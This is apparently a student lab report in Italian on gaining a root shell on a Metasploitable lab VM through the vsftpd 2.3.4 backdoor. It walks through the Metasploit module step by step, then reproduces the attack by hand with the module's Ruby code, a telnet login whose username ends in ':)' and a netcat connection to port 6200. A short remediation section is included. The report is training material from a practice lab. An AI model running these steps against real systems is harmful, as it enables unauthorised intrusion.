W15D4 – Pratica

Epic Education Srl

Hacking con Metasploit

Simone Giordano

20/10/2025

Contatti:

Tel: 3280063044
Email: mynameisimone@gmail.com
Linkedin: https://www.linkedin.com/in/simone-giordano-91290652/

Sommario

Sintesi esecutiva

L'attività è stata condotta sulla macchina vulnerabile **Metasploitable** con indirizzo IP **192.168.1.149**, allo scopo di identificare e sfruttare la vulnerabilità **vsftpd** utilizzando **Metasploit**. È stato utilizzato un exploit specifico per la versione vulnerabile del servizio (**vsftpd 2.3.4**), che presenta una **backdoor remota** nota.
L'attacco ha consentito di ottenere accesso remoto al sistema e di interagire con il file system, dimostrando la criticità della vulnerabilità e la necessità di aggiornamenti di sicurezza tempestivi.

Perimetro

Macchina Metasploitable

IP: 192.168.1.49

Panoramica delle vulnerabilità

Servizio vulnerabile: vsftpd.
Tipo di vulnerabilità: backdoor remota (Remote Code Execution).
Impatto: compromissione completa del sistema target.
Probabilità di sfruttamento: molto alta, poiché l'exploit è pubblico e facilmente utilizzabile tramite Metasploit.

Azioni di rimedio

Aggiornamento immediato del servizio FTP
Disinstallare o aggiornare **vsftpd**.


Disabilitazione dei servizi non necessari
Se l'FTP non è indispensabile, disabilitare o sostituire il servizio con protocolli più sicuri (es. **SFTP** o **FTPS**).

Implementazione di controlli di rete
Limitare l'accesso alle porte FTP solo agli host autorizzati e monitorare le connessioni sospette

Rafforzamento della sicurezza del sistema
Applicare aggiornamenti di sistema regolari e implementare sistemi di intrusion detection (IDS) per rilevare tentativi di exploit noti.

Configurazione rete

Ho impostato Kali su NAT con DHCP.



Invece ho impostato Metasploitable con IP 192.168.1.149.

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.149
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1
```

Metasploit

Hacking Metasploitable sul servizio vsftpd

Con nmap reperisco informazioni sul target e sul servizio **vstpd**.

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-17 14:14 EDT
Nmap scan report for 192.168.1.149 (192.168.1.149)
Host is up (0.0044s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
```

Con **msfconsole** avvio Metasploit, quindi con **search** cerco eventuali exploit relativi al servizio vsftp.
Una volta visualizzati con **use 1** carico l'exploit della riga 1, ovvero **vsftpd_234_backdoor**.

```
msf > search vsftpd 2.

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execut
ion


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Digitando **show options** vedo le opzioni da configurare e imposto RHOSTS (configurazione **Required**) con l'IP del nostro target, come da descrizione. Con **set RHOSTS 192.168.1.149** imposto l'IP del target.
Subito dopo, nuovamente con show options verifico che il target sia stato configurato correttamente.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported pro
                                       xies: socks5, socks5h, http, sapni, socks4
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported pro
                                       xies: socks5, socks5h, http, sapni, socks4
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)
```

Con **show payloads** visualizzo tutti i payload disponibili per l'exploit scelto e ne risulta uno solo, quindi con **set payload 0** lo imposto.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact     .                normal  No     Unix Command, Interact with Established Connection

msf exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported pro
                                       xies: socks5, socks5h, http, sapni, socks4
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Con il comando **exploit** lancio l'attacco.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Exploit completed, but no session was created.
[*] Command shell session 1 opened (10.0.2.15:45447 → 192.168.1.149:6200) at 2025-10-17 14:22:36 -0400
```

A questo punto il terminale si connette alla backdoor sulla macchina target e sono in grado di muovermi tra le directory.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -l

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               10.0.2.15:45447 → 192.168.1.149:6200 (192.168.1.149)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```

Entro nella cartella **root** e creo la cartella **test_matasploit**.

```
pwd
/root
mkdir test_metasploit
pwd
/root
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
```

Esercizio facoltativo

Riproduzione exploit senza Metasploit

Analizzando il codice emerge che il nome utente può essere qualsiasi stringa, l'importante è che finisca con **:)**

sock.put("USER #{rand_text_alphanumeric(rand(6) + 1)}:)\r\n")

La password invece può essere qualsiasi stringa.


sock.put("PASS #{rand_text_alphanumeric(rand(6) + 1)}\r\n")

```ruby
def exploit
  nsock = self.connect(false, { 'RPORT' => 6200 }) rescue nil
  if nsock
    print_status("The port used by the backdoor bind listener is already open")
    handle_backdoor(nsock)
    return
  end

  # Connect to the FTP service port first
  connect

  banner = sock.get_once(-1, 30).to_s
  print_status("Banner: #{banner.strip}")

  sock.put("USER #{rand_text_alphanumeric(rand(6) + 1)}:)\r\n")
  resp = sock.get_once(-1, 30).to_s
  print_status("USER: #{resp.strip}")

  if resp =~ /^530 /
    print_error("This server is configured for anonymous only and the backdoor code cannot be reached")
    disconnect
    return
  end

  if resp !~ /^331 /
    print_error("This server did not respond as expected: #{resp.strip}")
    disconnect
    return
  end

  sock.put("PASS #{rand_text_alphanumeric(rand(6) + 1)}\r\n")

  # Do not bother reading the response from password, just try the backdoor
  nsock = self.connect(false, { 'RPORT' => 6200 }) rescue nil
  if nsock
    print_good("Backdoor service has been spawned, handling...")
    handle_backdoor(nsock)
    return
  end

  disconnect
```

Avvio una sessione Telnet verso il target sulla porta 21.
Come user inserisco **qualsiasiStringa:)**
Come password inserisco **qualsiasiStringa**.

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.1.149 21
Trying 192.168.1.149...
Connected to 192.168.1.149.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER qualsiasiStringa:)
331 Please specify the password.
PASS qualsiasiStringa
```

Mi connetto alla shell remota con netcat sulla porta 6200, accedendo così al target con la possibilità di esplorare il file system e trovare la cartella **test_metasploit** creata in precedenza con l'utilizzo di Metasploit.


(kali㉿kali)-[~]
$ nc 192.168.1.149 6200
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd root
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log